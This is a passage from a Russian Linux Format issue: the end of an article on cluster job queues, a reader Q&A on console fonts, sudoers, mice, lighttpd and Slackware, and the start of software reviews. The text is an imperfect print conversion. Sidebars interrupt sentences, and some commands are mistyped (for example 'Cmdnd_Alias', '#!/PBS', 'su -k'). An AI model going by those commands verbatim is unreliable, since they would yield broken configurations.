Тут параметры передаются после комбинации символов `#$`. Скрипт не обязательно должен быть на `bash`, интерпретатор можно указать с помощью ключика `-S`, имя задания указывается с помощью ключика `-T`, в качестве рабочей директории объявляется текущая (`-cwd`), имя лог-файла (`-o`) строится из имени задачи и номера задания, имя очереди (`-q`) – `remote`, а все сообщения о начале и окончании (`-m`) выполнения задания велено отправлять на мой e-mail (`-M`). Тут нет никаких определений на тему, какой компьютер мне нужен и что на нем должно стоять, так что это задание поставится без разбора куда.

Если требуется уточнить, какие именно ресурсы нужны для выполнения задачи, например: четыре OpenMP-процесса, и каждому требуется по 2000 МБ ОЗУ, то строчка задания может выглядеть как-то так:

```
#!/PBS -l select=1:ncpus=4:ompthreads=4:mem=2000m
```

Подробности следует узнавать в документации, выложенной на страничке конкретного кластера. Все, что перечислено выше, можно задать и в командной строке `qsub`, но ключиков и параметров так много, что лучше их записывать в файле задания.

Чтобы понять, какие из заданий запущены, а какие бездельничают, можно воспользоваться утилитой `qstat`, только следует отфильтровать свои задания, так как их может быть очень много:

```
> qstat | grep baldin
247236 0.55500 ВНАВНА-118 baldin dr 12/29/2012 08:39:35
remote@sscc-142
249219 0.55500 JPSI2MUMUN baldin r 12/30/2012 13:23:51
remote@sscc-180
249363 0.55500 JPSI2EE-12 baldin qw 01/03/2013 15:06:19
```

Здесь три задачи за моим именем. Одна из них умерла (`dr`) и по какой-то причине не была удалена из записи, одна работает (`r`), а третья висит в очереди. Можно удалить одно из заданий:

```
> qdel 249219
baldin has registered the job 249219 for deletion
```

Это, безусловно, не единственный способ общения с очередью заданий. В частности, система управления очередями Simple Linux Utility for Resource Management (<http://slurm.net>), установленная на самом быстром на конец 2012 года компьютере из TOP500, имеет свой собственный набор команд для постановки задачи в очередь, получения статистики и передачи заданию сигналов от пользователя. К счастью, во всех случаях логика примерно одна и та же, поэтому обучиться ей по месту можно очень быстро. **LXF**

# ОТВЕТЫ

Есть вопрос по открытому ПО? Пишите нам по адресу [answers@linuxformat.ru](mailto:answers@linuxformat.ru), и мы найдем ответ.

В этом месяце мы ответим на вопросы про...

- 1 Разрешение командной строки
- 2 Установку дистрибутивов через USB
- 3 Неразмонтируемые диски
- 4 Проблемы с беспроводной мышью
- 5 `lighttpd` и PHP в дистрибутиве CentOS 5.8
- 6 Крепкий орешек кэшу
- 7 Установку дистрибутива Slackware

## 1 Мелковатый текст

В Мне нравится командная строка. Во-первых, я к ней привык (я занимаюсь программированием еще с 1971 года), во-вторых, у меня не очень хорошее зрение, и 25 строк на 19-дюймовом мониторе для меня удобно.

Недавно я попробовал Slackware 14.0 и столкнулся с проблемой. Если, как обычно, указать параметр `vga=normal` в `lilo.conf`, то в начале загрузки на экране 25 строк, но потом какой-то скрипт — какой, не знаю — определяет, что монитор поддерживает большее разрешение, и переключается на него. В итоге на экране 65 строк мелкого текста, и это мне не нравится.

Какой именно скрипт это делает? И как подчинить его себе?

Можно ли принудительно вернуть прежнее разрешение командной строки? Как увеличить размер шрифта в командной строке?

Том Гривз [Tom Groves]

За изменение разрешения монитора отвечает хитрая штука под названием KMS (Kernel Mode Setting — установка режима ядра). Как X может в определенный момент определить возможности монитора и выбрать разрешение без файла `xorg.conf`, так и ядро делает то же самое для виртуальных консолей.

Чтобы отключить KMS, добавьте к параметрам ядра `nomodeset` в `lilo.conf` (а если у Вас `Grub 2` — переменные `GRUB_CMDLINE_LINUX` и `GRUB_CMDLINE_LINUX_DEFAULT` в `etc/default/grub`). Тогда ядро перестанет выбирать разрешение, и вместо этого примет Вашу настройку. Вместо `vga=normal` можно указать конкретный видеорежим, чтобы подогнать монитор к своим потребностям.

Список кодов, применяемых с параметром `vga`, доступен по ссылке <http://bit.ly/RvAE5>.

Впрочем, если задать больший размер шрифта и затем более высокое разрешение, буквы будут более четкими — строк на экране поместится больше, а читаемость текста сохранится.

Для изменения шрифта консоли воспользуйтесь командой `setfont` — список доступных шриф-

тов можно найти в каталоге `/usr/share/kbd/consolefonts`. Например, там имеется файл `sun12x22.psfu.gz`; размер выглядит подходящим для Вашего случая. Можете попробовать его, набрав

```
setfont sun12x22
```

Если после изменения шрифта текст станет нечитаемым, выполните команду `setfont` без параметров: она восстанавливает шрифт по умолчанию. Определиться со шрифтом, сделайте изменения постоянными, изменив файл `/etc/rc.d/rc.font`.

Он заканчивается командой `setfont -v`, которая выбирает шрифт по умолчанию. Измените ее, так чтобы она загружала нужный шрифт, как показано выше, и сделайте файл исполняемым, чтобы он запускался во время загрузки Slackware.

```
chmod +x /etc/rc.d/rc.font
```

Теперь у Вас есть крупные четкие шрифты на мониторе с приличным разрешением. По умолчанию максимальный кегль шрифта — 22, но при необходимости в Интернете легко найти шрифты большего размера.

## 2 USB-дистрибутив

В Я хочу устанавливать и запускать дистрибутив с флэшки на разных компьютерах. Мне нужна возможность добавлять и удалять программы и сохранять свою работу.

Сандерссон [Sandersson]

Если дистрибутив Вам безразличен — лишь бы работал, я бы предложил тот, что специально задуман для загрузки с USB, например, Knoppix (<http://knoppix.net>). Если же Вы намерены загружать с флэшки свой личный дистрибутив, то вариантов есть несколько.

В Ubuntu и его производных для создания загрузочной флэшки из ISO-образа есть утилита `Startup disc Creator`. В некоторых других дистрибутивах есть аналогичные утилиты. Более универсальное решение — `UNetBootin`, с ним на флэшке останется немного места для хранения личных файлов.

Запустите программу `UNetBootin`, выберите опцию `Diskimage` в нижней части окна, укажите путь до ISO-образа и задайте объем дискового пространства для пользовательских файлов. Убедитесь, что выбрали нужный диск внизу.

```
Using /etc/random-seed to initialize /dev/urandom.
INIT: Entering runlevel: 3
Going multiuser...
Updating shared library links: /sbin/ldconfig &
Starting syslogd daemon: /usr/sbin/syslogd /usr/sbin/klogd -c 3 -x
Updating X font indexes: /usr/bin/xcache -f &
Triggering udev to write persistent rules to /etc/udev/rules.d/
Triggering udev events: /sbin/udevadm trigger --actionchange
Starting Internet super-server daemon: /usr/sbin/inetd
Starting OpenSSH SSH daemon: /usr/sbin/sshd
Starting kftpd daemon: /usr/sbin/accpd
Updating MIME database: /usr/bin/update-mime-database /usr/share/mime &
Starting system message bus: /usr/bin/dbus-uuidgen --ensure ; /usr/bin/dbus-daemon -
Starting ConsoleKit daemon: /usr/sbin/console-kit-daemon
Updating gtk.immodules for 1486-slackware-linux:
/usr/bin/gtk-query-immodules-2.0-32 \
> /etc/gtk-2.0/1486-slackware-linux/gtk.immodules
Updating gtk.immodules for 1486-slackware-linux:
/usr/bin/gtk-query-immodules-3.0-32 \
> /etc/gtk-3.0/1486-slackware-linux/gtk.immodules
Updating g08-pixbuf.loaders for 1686-slackware-linux:
/usr/bin/gtk-pixbuf-query-loaders-32 --update-cache
Updating pango.modules for 1486-slackware-linux:
/usr/bin/pango-querymodules-32 \
> /etc/pango/1486-slackware-linux/pango.modules
Loading 256-char 12x22 font from file /usr/share/kbd/consolefonts/sun12x22.psfu.gz
Loading Unicode mapping table...
Loading /usr/share/kbd/keymaps/1386/qserty/uk_map.gz
Starting gpm: /usr/sbin/gpm -m /dev/mouse -t imp2

Welcome to Linux 3.2.29-smp (tty1)
#slack login:
```

От режима ядра зависит размер текста — смените режим или выберите более четкий шрифт большего размера.

Если задать тип диска USB Drive, будут показаны только съемные диски, а при выборе Hard Drive Вы сможете писать на любое устройство; но учтите, что выбор системного диска уничтожит существующую ОС.

## 3 Вечное монтирование

В Вся моя музыка и видео хранятся на диске NAS, а в `Rhythmbox` указано расположение каталога с музыкой. Я хочу, чтобы каталоги нельзя было размонтировать. Сейчас в моем `fstab` содержится следующее:

```
//192.168.1.4/music/ /home/fran/NASmusic cifs gu
est,uid=1000,ioccharset=utf8,codepage=unicode,un
icode 0 0
//192.168.1.4/videos/ /home/fran/NASvideos cifs gu
est,uid=1000,ioccharset=utf8,codepage=unicode,un
icode 0 0
```

Что нужно сделать, чтобы их нельзя было размонтировать?

FranBlakes, с форумов

Запись в `fstab` позволяет монтировать и размонтировать диск только пользователю `root` или через команду `sudo`. Помешать `root` размонтировать диск нельзя — он(а) не зря называется суперпользователем; а вот поведение `sudo` поддается контролю.

Если в Вашем дистрибутиве (как у большинства) для предоставления привилегий `root` используется `sudo`, откройте терминал и выполните команду:

```
sudo visudo
```


Она откроет `/etc/sudoers`, конфигурационный файл `sudo`, в редакторе по умолчанию. Не пытайтесь редактировать файл напрямую: мельчайшая

## Терминалы и суперпользователи

Мы часто предлагаем в качестве решения проблемы ввести те или иные команды в терминале. Хотя обычно то же самое можно сделать с помощью графических утилит дистрибутива, такие решения будут слишком конкретными (будут зависеть от дистрибутива). Команды в терминале более гибкие и – самое главное – ими можно пользоваться во всех дистрибутивах. Команды настройки системы часто нужно выполнять от имени суперпользователя, называемого также `root`. Существует два основных способа это делать, в зависимости от используемого дистрибутива. Во многих, особенно в Ubuntu и его производных, перед командой можно написать `sudo` – при этом будет запрошен пароль пользователя, и ему будут предоставлены привилегии `root` только на время выполнения команды. В других дистрибутивах используется `su`, для использования которой требуется ввести пароль `root` и которая предоставляет полный доступ `root` до того момента, пока вы не наберете `logout`. Если в вашем дистрибутиве используется `su`, запустите ее один раз и выполняйте любые заданные команды без предшествующей `sudo`.

звателю `root` запретить это нельзя, но есть и третья ситуация, которая может привести к проблемам – исчезновение общего ресурса.

Этого недостаточно, чтобы предотвратить целенаправленное размонтирование; у любой программы, зависящей от сети, есть риск ошибок из-за сбоев на удаленном компьютере, в случае проблем с сетью или неудачного экспортирования каталога, в Вашем случае NAS. Безопаснее будет



» **Unetbootin** может создать загрузочную флэшку с Linux с большинства образов Live CD и DVD.

ошибка может привести к тому, что Вы не сможете ни запустить `sudo`, ни отменить свои изменения.

**Visudo** копирует `sudoers` во временный файл и проверяет синтаксис, прежде чем перезаписать `/etc/sudoers` новой версией.

Если редактор Вам не нравится, задайте нужный редактор в переменной **EDITOR**, например:

```
export EDITOR="/usr/bin/nano"
sudo visudo
```

Найдите строку, в которой пользователям группы `admin` предоставляются все права – в Ubuntu и его производных это

```
%admin ALL=(ALL) ALL
```

В других дистрибутивах будет похожая запись, хотя в некоторых вместо `admin` используется группа `wheel`. Измените запись на

```
Cmdnd_Alias UMount = /bin/umount /home/fran/NAS*
%admin ALL=(ALL) ALL, !UMount
```

Мы создали алиас команды, содержащий список команд – в данном случае, всего одну, но можно указать и несколько, разделив их запятыми. Мы изменили строку, задающую привилегии, исключив команды, приведенные в списке. В результате Вы сможете смонтировать ресурс с `sudo`, но все попытки размонтировать его завершатся неудачно.

Поскольку мы указали команду с маской, все соответствующие команды будут заблокированы, но другие каталоги размонтировать будет можно.

Всем пользователям размонтировать общий каталог мы запретили, и мы уже знаем, что поль-



### Коротко про...

# Компиляция программ

**В** большинстве дистрибутивов есть огромные репозитории программ с пакетами почти для всего необходимого. Но иногда бывает нужно собрать пакет из исходников: например, если в дистрибутиве устаревший пакет (или нет никакого) или нужно подправить исходники, чтобы добавить новую возможность или убрать ошибку. Старайтесь всегда пользоваться менеджером пакетов – он хранит систему в стабильном и актуальном состоянии; но собрать пакет из исходников в общем нетрудно.

Сначала распакуйте архив командой

```
tar xvf foo-1.2.3.tar.gz
```

Tar может определить, как упакован архив, так что этого больше не нужно указывать. Обыч-

но исходные коды распаковываются в каталог с именем архива – перейдите в него командой `cd foo-1.2.3`.

Найдите файлы **README** и **INSTALL** и внимательно прочтите их. Обычно в них содержатся инструкции по установке. Стандартная процедура сборки такова:

```
./configure
make
sudo make install
```

Первая команда проверяет систему, убеждается, что у вас есть необходимые зависимости, и настраивает дополнительные возможности программы. Сначала не помешает запустить `./configure --help`.

Вторая команда компилирует программу, помещая создаваемые файлы в текущий каталог. Для компиляции или настройки права `root` не обязательны, но на третьем этапе скомпилированные файлы копируются в системные каталоги, и тут без прав `root` не обойтись. Поэтому мы запускаем ее с `su`. В Ubuntu замените ее на

```
sudo make install
```

Скомпилированная программа обычно устанавливается в `/usr/local/bin`, если при запуске `./configure` не указано иначе. Если в системе с форматом пакетов RPM `configure` жалуется на то, что библиотеки нет там, где она точно есть, установите соответствующий пакет `-devel`, например, `libbar-devel`.

перед запуском *Rhythmbox* проверить, что каталог доступен – сделать это можно с помощью коротенького скрипта.

```
#!/bin/sh
if mount | grep -q /NASmusic ; then
rhythmbox
else
echo "Music directory not mounted"
exit 1
fi
```

Он проверяет, смонтирован ли каталог **music**; если да, запускается *Rhythmbox*, а в противном случае выдается сообщение. Скрипт проверяет, что устройство размонтировано, но он не поможет, если ядро думает, что оно еще смонтировано, но сервер недоступен.

Чтобы проверить это, можно поместить в общий каталог файл и проверять его наличие в скрипте:

```
if [[ -f /home/fran/NASmusic/hereiam ]]; then
...

```

Настройте запуск скрипта через иконку или пункт меню и запускайте его вместо *Rhythmbox*.

## 4 Mint без мыши

В Я решил попробовать Mint 13 KDE с ноябрьского диска LXF. Возможно, этого не стоило делать на ноутбуке Asus Aspire 5250-0678. Но на моем компьютере до Hardy работали Ubuntu и Mint. В Mint 13 KDE, Mint 13 Cinnamon и Knoppix 7.0.2 на ноутбуке не работает беспроводная мышь, а в Windows 7 она работает.

В Интернете множество решений этой проблемы, но большинство из них десятилетней давности или не помогают. Вероятно, нужно сделать что-то с `/etc/X11/XF86config`, но я не мог найти, что.

Ян Чепмен (Jan Chapman)

Ваша мышь работает через Bluetooth или через отдельный USB-брелок? Мышь с приемником должна работать точно так же, как проводная: вся беспроводная часть соединения поддерживается полностью на аппаратном уровне. Для столь простых действий, как установка стандартного устройства ввода, в современных дистрибутивах в файл `xorg.conf` заглядывать точно не придется. Попробуйте отключить приемник, запустить в терминале команду

```
tail -f /var/log/messages
```

и включить его снова. На экране должны появиться сообщения о том, что обнаружена мышь и создано устройство в `/dev/input`. Там должно быть два устройства – `/dev/input/mouse0` и `/dev/input/mice`. Первое – устройство для данной конкретной мыши (или любого другого координатного устройства, например, трекбола или сенсорной площадки), а `/dev/input/mice` соединяет все устройства управления указателем в системе. Можно проверить, что эти файлы читаются, попробовав прочитать их самому командой

```
cat /dev/input/mice
```

При перемещении мыши на экране должны появиться (нечитаемые) данные. Если появилось сообщение об отсутствии прав доступа, предварительно эту команду **sudo**. Это не является проблемой, так как X-сервер выполняется от имени root, даже если поверх него – рабочий стол пользовательского процесса. Если ничего не происходит, запустите от имени root **dmesg**, чтобы посмотреть, какое устройство ядро создало для мыши. Команда

```
sudo dmesg | grep input
```

должна показать список обнаруженных устройств ввода. В последней версии *dmesg* есть параметр `--follow`, с которым сообщения ядра отображаются в реальном времени, так что запустите команду с этим параметром и наблюдайте за выводом при отключении и подключении устройств. В Mint на данный момент нет достаточно свежей версии *util-linux*, но как только *util-linux-2.21* появится в репозиториях, с ее помощью будет проще наблюдать за сообщениями о подключении и отключении устройств.

Если у Вас мышь с Bluetooth и она не распознается автоматически, настройте ее через апплет Gnome Bluetooth. Возможно, Вашу мышь нужно согласовать с системой – это простая задача, но чтобы сделать это из апплета, к компьютеру придется подключить проводную мышь.

## 5 И нелегко, и не быстро

У меня в CentOS 5.8 установлен *lighttpd* 1.4.28 с PHP 5.1.6, но я не могу заставить работать *fastcgi*. Он ищет модуль `mod_fastcgi.so`, а у меня такого модуля нет. В `/usr/lib/lighttpd` есть другие файлы `mod_*.so`, но не этот.

Scooter, с форумов

```
wget http://rpms.famillecollet.com/enterprise/remi-release-5.rpm
```

```
rpm -Uvh remi-release-5.rpm
```

Если Вы устанавливали *lighttpd* из исходников, удалите его (обычно – командой **make uninstall** в каталоге с исходниками) и установите его из репозитория командой

```
yum install lighttpd
```

Затем может понадобиться установить некоторые пакеты PHP командой

```
yum --enablerepo=remi,remi-test install php-gd php-xml php-cli php-pear php-pdo phpimap php-ldap php-odbc php-x
```

хотя любой из них можно пропустить, если он уже установлен. Наконец, установите *fastcgi* командой

```
yum --enablerepo=remi,remi-test install php-fpm lighttpd-fastcgi
```

Теперь убедитесь, что сервис *php-fpm* запускается от имени тех же пользователей и групп, что и *lighttpd*. Если используются группа и пользователь *lighttpd* по умолчанию, откройте `/etc/php-fpm.d/www.conf` и убедитесь, что группа и пользователь таковы:

```
user = lighttpd
```

```
group = lighttpd
```

Если *lighttpd* запускается от имени другого пользователя, это можно изменить в `/etc/lighttpd/lighttpd.conf`:

```
server.username = "lighttpd"
```

```
server.groupname = "lighttpd"
```

Убедитесь, что в `/etc/lighttpd/mod_fastcgi.conf` есть строка

```
server.modules += ("mod_fastcgi")
```

и тогда все должно работать нормально.


## 6 KDE с орешками

Как избавиться от этого чертового экскремента в правом верхнем углу рабочего стола KDE? Я знаю, что он называется «кашью» [cashew]», но мне больше напоминает кашку.

Too Long In IT, с TuxRadar

Понимаю, о чем Вы – с точки зрения сходства, и с точки зрения надоедливости – хотя если оно желтеет, когда Вы его касаетесь, могу посоветовать сменить диету. Так как сейчас время исполнения желаний, а я, говорят, похож на Санту (надеюсь, это из-за доброты к людям, а не из-за бороды или объема талии, хотя не уверен), я и Ваше желание исполню. Как известно, в KDE можно настроить почти все, напрямую или с помощью виджетов, и есть виджет как раз для того, что Вы хотите сделать. На самом деле, если поискать “cashew” на <http://kde-look.org>, эта альтернатива Вашему определению вернет совсем другой набор результатов, в котором Вы найдете несколько вариантов.

Я пользуюсь *Py-Cashew*, которую можно установить прямо с рабочего стола. Кликните правой кнопкой мыши на панели задач и выберите Panel Options > Add Widgets > Download New Plasma Widgets [Настройки панели > Добавить виджеты > Загрузить новые виджеты для Plasma] и наберите Cashew в строке поиска. Поиск вернет



Умелым применением *visudo* можно заблокировать определенные команды **sudo**.

Вам нужен пакет *lighttpd-fastcgi*, но в репозиториях CentOS по умолчанию его нет, как нет там и *lighttpd*. Но Вы не указали, как устанавливали его – из исходников? Чтобы установить оба пакета, и *lighttpd*, и *fastcgi*, нужно добавить репозитории *Epel* и *Remi*:

```
wget http://dl.fedoraproject.org/pub/epel/5/i386/epel-release-5-4.noarch.rpm
rpm -Uvh epel-release-5-4.noarch.rpm
```





➤ Избавьтесь от ореха с *Py-Cashew!*

два результата – *Py-Cashew* и *Stealth Cashew*, Вам подойдет любой.

**7 Slackware виснет**

В Я пытался установить Slackware 14 с DVD, и установка зависает в окне FONTCONFIG UPDATE с сообщением о том, что для генерации файлов font.cache-1 используется *fc-cache*. Похоже, что 32-битные версии не работают на 64-битных компьютерах — а мой ноутбук (вроде бы) 64-битный. Возможно, проблема в этом? Обращаюсь к DVD 32-битный?

Робин Пэйн [Robin Pain]

Образ и вправду 32-битный. Проверяется это командой:  

```
uname -a
```

 после его загрузки, но проблема не в этом, потому

что 64-битные процессоры x86\_64 выполняют также и 32-битный код x86. Однако существует множество разновидностей процессоров x86, и не у всех их набор команд полностью совместим. Вы не говорите, какой у Вас процессор, но у меня были проблемы с запуском на процессоре Intel i7 кода, скомпилированного для другой 64-битной системы. Это не обязательно проблема совместимости 64- и 32-битных процессоров: проблемы могут быть и с некоторыми i586-совместимыми процессорами x86, которые на самом деле не вполне совместимы с набором команд i586. Можно попробовать загрузить 64-битный DVD и установить систему с него или даже с компакт-диска сетевой установки, но раз уж Вы заплатили деньги за *Linux Format*, было бы приятнее заставить работать **LXFDVD**.

Попробуйте загрузить альтернативное ядро, введите в строке загрузки **huge.s**, для загрузки более общей и, возможно, более совместимой версии ядра. Если и это не поможет, нам нужно сообщение об ошибке. Даже если кажется, что установщик просто завис, он может выводить данные в другую виртуальную консоль.

Установщик Slackware загружается с четырьмя консолями, между которыми можно переключаться с помощью Ctrl+Alt+(F1–F4). Установщик работает в первой консоли, а вывод ядра отправ-

Помогите нам помочь вам

Ежемесячно мы получаем несколько писем, на которые не в состоянии ответить, так как проблема описана в них недостаточно полно. Чтобы дать вам наилучший ответ, нам нужно знать как можно больше.

Если у вас появляется сообщение об ошибке, приведите его точный текст и опишите конкретные условия, когда оно появляется. При возникновении проблемы с устройствами перечислите нам все установленные устройства. Если Linux уже запущен, можете применить для этого отличную программу *Hardinfo* (<http://hardinfo.berlios.de/>) – она сохранит подробную информацию об устройствах и о состоянии системы в HTML-файл, который вы сможете приложить к своему письму. Альтернативный и не менее удобный вариант – *lshw* (<http://ezix.org/project/wiki/HardwareLiSter>). Одна из этих программ должна быть включена в ваш дистрибутив (а то и обе).

Если вы не хотите или не можете их установить, выполните следующие команды в терминале от имени root и приложите файл **system.txt** к письму. Это здорово поможет диагностике.

```
uname -a >>system.txt
lspci >>system.txt
lspci -vv >>system.txt
```

ляется в четвертую. Получив сообщение об ошибке, забросьте его в свою любимую поисковую систему – или пришлите нам, и мы разберемся, в чем дело. **LXF**



Часто задаваемые вопросы

**su**

➤ В одних дистрибутивах для запуска программ root используется **sudo**, в других – более традиционная **su**. Что лучше?

Дело не в превосходстве одного над другим, а в том, что они решают немного разные задачи. С **sudo** очень удобно предоставить конкретному пользователю доступ к конкретным командам без разглашения пароля root. Она дает администратору возможность точно контролировать, кто что может делать. Зато **su** дает пользователю доступ от имени другого пользователя, обычно root.

➤ Прекрасно. Мне нужен полный доступ суперпользователя, поэтому стоит выбрать **su**, верно?

Не так все очевидно, как кажется: **su** – сокращение не от **superuser** [суперпользователь], а от **switch user** [переключить пользователя]. С ее помощью можно позволить любому пользователю работать от имени другого, если он знает его пароль. По умолчанию это root, если имя пользователя не указано, но это не единственный вариант. Администраторы могут заходить в систему как обычные пользователи, чтобы что-то исправить в их настройках, не зная их пароли (**su**, запущенная пользователем root, не требует ввода пароля). Например, можно изменить таблицу **crontab** пользователя командой 

```
su fred -c "crontab -e"
```

➤ Это интересно, но если мне все-таки нужен полный доступ root, то **su** сработает?

Не совсем. Запуск **su** без параметров даст вам привилегии суперпользователя, но вы все равно останетесь в окружении исходного пользователя. Все переменные, установленные для текущего пользователя, остаются прежними, кроме PATH, которая изменяется на **/sbin:/bin:/usr/sbin:/usr/bin**, поэтому все установленное вами в **/usr/local** не будет доступно напрямую.

➤ Не знал... и это объясняет некоторые странности. Как войти в систему от имени root из терминала X на рабочем столе пользователя?

Добавьте -k команде **su** после всех остальных параметров. Также можно добавить **--login**, это понятнее, но дольше набирать (ваш выбор, вероятно, будет зависеть от вашего образа мыслей: как программиста на Perl или как поклонника Ру-

thon). Этот вариант дает полную рабочую среду, которая на 99% эквивалентна обычному входу в систему от имени root или любого другого указанного пользователя.

➤ Это уже больше похоже на то, что мне нужно, но иногда мне нужно запускать от имени root графические программы, и я вижу сообщения о том, что переменная DISPLAY не установлена. Как это обойти?

Можно обойти проблему с помощью **xhost** или задав DISPLAY другим способом, чтобы разрешить пользователю пользоваться рабочим столом; но есть и более простое решение. Установите **sux** (произнесите это как «su X»), а не как нечто не слишком хорошее) и пользуйтесь ей вместо **su**. Она принимает те же аргументы, что и **su**, но настраивает доступ к X перед вызовом **su**.



# LXF HotPicks



**Майк Сондерс**

Издавив самые недостижимые и укромные уголки Интернета, Майк точно знает, где прячутся лучшие образчики открытого кода.

JOSM » Quassel » Gummi » Onboard » Pinta » Gource » Easystroke » JVGS  
» Blobby Volley 2 » Autojump » Udevil

Редактор OpenStreetMap


## JOSM

Версия 5531 Сайт <http://josm.openstreetmap.de>

**В**сякие свободные вещи – это прекрасно, но порой они менее свободны, чем кажется. Не хочется впасть здесь в ричардизм-столлменизм, но... нам случается забывать, что же такое свобода. Взять, к примеру, Google Maps: это блестящий сервис, с полезными подробностями и классными спутниковыми изображениями, обычно отличающийся точностью. И хотя за него вы и гроша не платите, он не «свободен» в том смысле, что картографические данные остаются собственностью Google, и вы не можете взять их и создать собственный картографический сервис. И тогда до кучи возника-

ют еще и вопросы по части конфиденциальности и рекламы.

А вот OpenStreetMap – более линуксоидная/свободная/открытая/RMSная (нужное подчеркнуть) альтернатива. Это совместный проект по созданию полностью свободной (как в плане редактирования, так и в плане доступа и применения) карты мира, не подверженный влиянию ни корпора-



» Почти все в этом редакторе настраивается, вплоть до картографической проекции и правил удостоверения данных.

«Это отличный способ оценить обилие данных OpenStreetMap.»

тивных интересов, ни бизнес-моделей. Вы, возможно, уже косвенно употребляли его данные: ими пользуются многие оффлайновые картографические программы для Android и iOS. Ну, а если вы заметили ошибку, или какие-то сведения устарели? Нужен способ редактирования картографических данных, и здесь-то в игру вступает *JOSM*.

Это приложение Java обладает убойными функциями и позволяет работать оффлайн с загруженными картографическими данными, или предоставляет онлайн-карту, где можно увеличить масштаб нужной области и начать редактирование. Хотя на первый взгляд дисплей выглядит довольно сложно, поэкспериментировать стоит. Вы можете уточнять дороги, добавлять новые объекты (вроде магазинов и ресторанов) и изменять их свойства. И это отличный способ оценить обилие и подробность данных OpenStreetMap: так, щелчок по случайно выбранной трамвайной линии в Вене выдал информацию о ширине колеи и напряжении проводов.

Функциями *JOSM* битком набит, и мы просто не в силах воздать ему должное всего на одной странице. И если вы любите карты – устанавливайте ее и осваивайтесь, с помощью наших пояснений к интерфейсу. Встроенная справка (открываемая по F1) не идеальна, но тоже помогает немало. А теперь извините, мы на минутку отлучимся – добавим свои любимые пивные и сосисочные...

### Исследуем интерфейс JOSM

#### Инструменты

Здесь выбирается, какие панели отображать с правой стороны.

#### Панель редактирования


Используйте колесо прокрутки для изменения масштаба, а для перемещения объектов щелкните и перетащите.

#### Слои

Обычная карта – как простой векторный чертеж, но вы можете добавлять слои спутниковых изображений.

#### Свойства

Когда вы выбираете объект, вы можете настраивать его данные здесь.



#### Выделение

Отображает расположение выделенных объектов (чтобы выделить несколько объектов, нажмите Shift).

#### Стек команд

А вот история всех ваших недавних редактирований и операций.

## Клиент IRC


# Quassel

